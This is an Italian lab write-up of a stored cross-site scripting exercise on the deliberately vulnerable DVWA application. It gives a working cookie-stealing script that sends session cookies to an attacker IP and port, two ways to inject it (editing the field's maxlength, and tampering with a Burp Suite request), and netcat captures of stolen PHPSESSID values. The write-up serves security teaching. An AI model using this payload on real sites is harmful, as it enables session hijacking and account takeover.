



# Obiettivo

L'obiettivo di questa esercitazione è quello di comprendere in modo pratico le dinamiche di un attacco Cross-Site Scripting (XSS) persistente, simulando un scenario reale di furto di sessioni utente.

Per raggiungere questo scopo, è stata utilizzata la web application vulnerabile DVWA (Damn Vulnerable Web Application) come ambiente di test.

Una grave vulnerabilità presente nella web app DVWA, da la possibilità ad un attaccante, di entrare in possesso dei cosiddetti “cookie di sessione”.

## Cookie di sessione

Quando l'utente accede ad un server web viene aperta una sessione. Successivamente l'utente si autentica (es., tramite login) o compie un'azione che richiede uno stato persistente per la prima volta, il server genera un cookie di sessione salvandolo nel suo database e inviandolo all'utente. Quando il client tenterà di accedere nuovamente al web server, quest'ultimo controllerà i cookie alla ricerca dei dati corrispondenti a quello specifico utente.

## XSS Stored

Per rubare questa informazione, un attaccante può utilizzare lo XSS Stored. Con questo attacco si riesce, tramite script inserito in un campo di testo, ad ingannare il server in maniera tale che restituisca informazioni sensibili degli utenti, normalmente non accessibili al pubblico.

Questo tipo di attacco è molto pericoloso perché non è necessario cliccare direttamente un link o un elemento interattivo, basta anche un semplice passaggio del cursore.

Sulla pagina della DVWA, nella sezione XSS STORED, per attivare la query malevola, sono stati trovati due metodi.

## Metodo 1

Nella sezione XSS STORED, nel campo di testo, si possono inserire al massimo 50 caratteri. Questo non permette l'utilizzo di uno script a causa della lunghezza massima consentita. Tramite l'ispezione della pagina HTML, è possibile modificare il front-end mediante la stringa "maxlength", in modo da aumentare il numero di caratteri per poter inserire lo script malevolo.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name" (with value "Kevin") and "Message" (with value "<script>var xhr=new XMLHttpRequest(); xhr.open("GET", "http://<INDIRIZZO IP ATTACCANTE>:<PORTA IN ASCOLTO SCELTA DALL'ATTACCANTE>/?"+document.cookie, true);xhr.send();</script>"). A red box highlights the "Message" field. Below these fields is a "Sign Guestbook" button. To the right of the main form, there is a table showing previous guestbook entries: Name: test, Message: This is a test comment.; Name: ciao, Message: 1232345. On the far right, a browser's developer tools are open, showing the HTML code for the guestbook form, which includes the injected script.

Di seguito lo script utilizzato per rubare i cookie di sessione inserito nel campo di testo:

```
<script>var xhr=new XMLHttpRequest(); xhr.open("GET", "http://<INDIRIZZO IP ATTACCANTE>:<PORTA IN ASCOLTO SCELTA DALL'ATTACCANTE>/?"+document.cookie, true);xhr.send();</script>
```

## Metodo 1

Quando la vittima interagirà con lo script, il browser dell'utente eseguirà il codice dannoso come se fosse parte legittima della pagina, inviando all'attaccante il cookie di sessione.


Per ricevere queste informazioni, verrà utilizzato il tool netcat come posizione d'ascolto su una porta precedentemente impostata dall'attaccante.

```
(kali㉿kali)-[~]
$ nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 41012
GET /?security=low;%20PHPSESSID=ebd197051876ca802931f75624d41973 HTTP/1.1
Host: 192.168.13.100.12345
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Sa
Accept: /*
Origin: http://192.168.13.150
Referer: http://192.168.13.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

## Metodo 2

Utilizzando il tool Burpsuite si intercetta la richiesta POST del client, modificandola e iniettando lo script malevolo che verrà successivamente inviato e salvato al server web.

Nella prima immagine, si può notare che, alla riga 16, vi è il messaggio lasciato dall'attaccante nei due campi di testo: "ciao".



```
Request
Pretty Raw Hex
1 POST /dwva/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.13.150
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.13.150
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.13.150/dwva/vulnerabilities/xss_s/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=9534569c62fae22246cdd0a355c71dd2
14 Connection: keep-alive
15
16 txtName=ciao&txtMessage=ciao&btnSign=Sign+Guestbook
```

Cancellando il primo "ciao" e sostituendo il secondo "ciao" con lo script malevolo, si riesce ad eseguirlo e ad ottenere la sessione dei cookie della vittima.



```
Request
Pretty Raw Hex
1 POST /dwva/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.13.150
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.13.150
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.13.150/dwva/vulnerabilities/xss_s/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=9534569c62fae22246cdd0a355c71dd2
14 Connection: keep-alive
15
16 txtName=&txtMessage=
%3cscript%3evar%20xhr%3dnew%20XMLHttpRequest()%3b%20xhr.open(%22GET%22%2c%20%22http%3a%2f%2f192.168.13.100%2a444%2f%3f%22%20document.cookie%20true)%3bxhr.send()%3b%3cscript%3e&btnSign=Sign+Guestbook
```

## Metodo 2

Utilizzando nuovamente il tool Netcat impostato come spiegato precedentemente, si otterrà il cookie di sessione.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 60750
GET /?security=low;%20PHPSESSID=3467be9b2ce84a2cb65d83521a1ea8a7 HTTP/1.1
Host: 192.168.13.100:4444
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: */*
Origin: http://192.168.13.150
Referer: http://192.168.13.150/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

# Conclusioni

In conclusione, la vulnerabilità XSS Stored rappresenta una minaccia seria per la sicurezza delle applicazioni web. È fondamentale implementare misure di prevenzione e rilevamento efficaci per proteggere i dati degli utenti e l'integrità delle applicazioni.

Nello specifico, si deve applicare un filtraggio dell' input. Cioè una tecnica di sicurezza utilizzata per analizzare, convalidare, se necessario modificare i dati inseriti dall' utente e proibire l' utilizzo di determinati caratteri.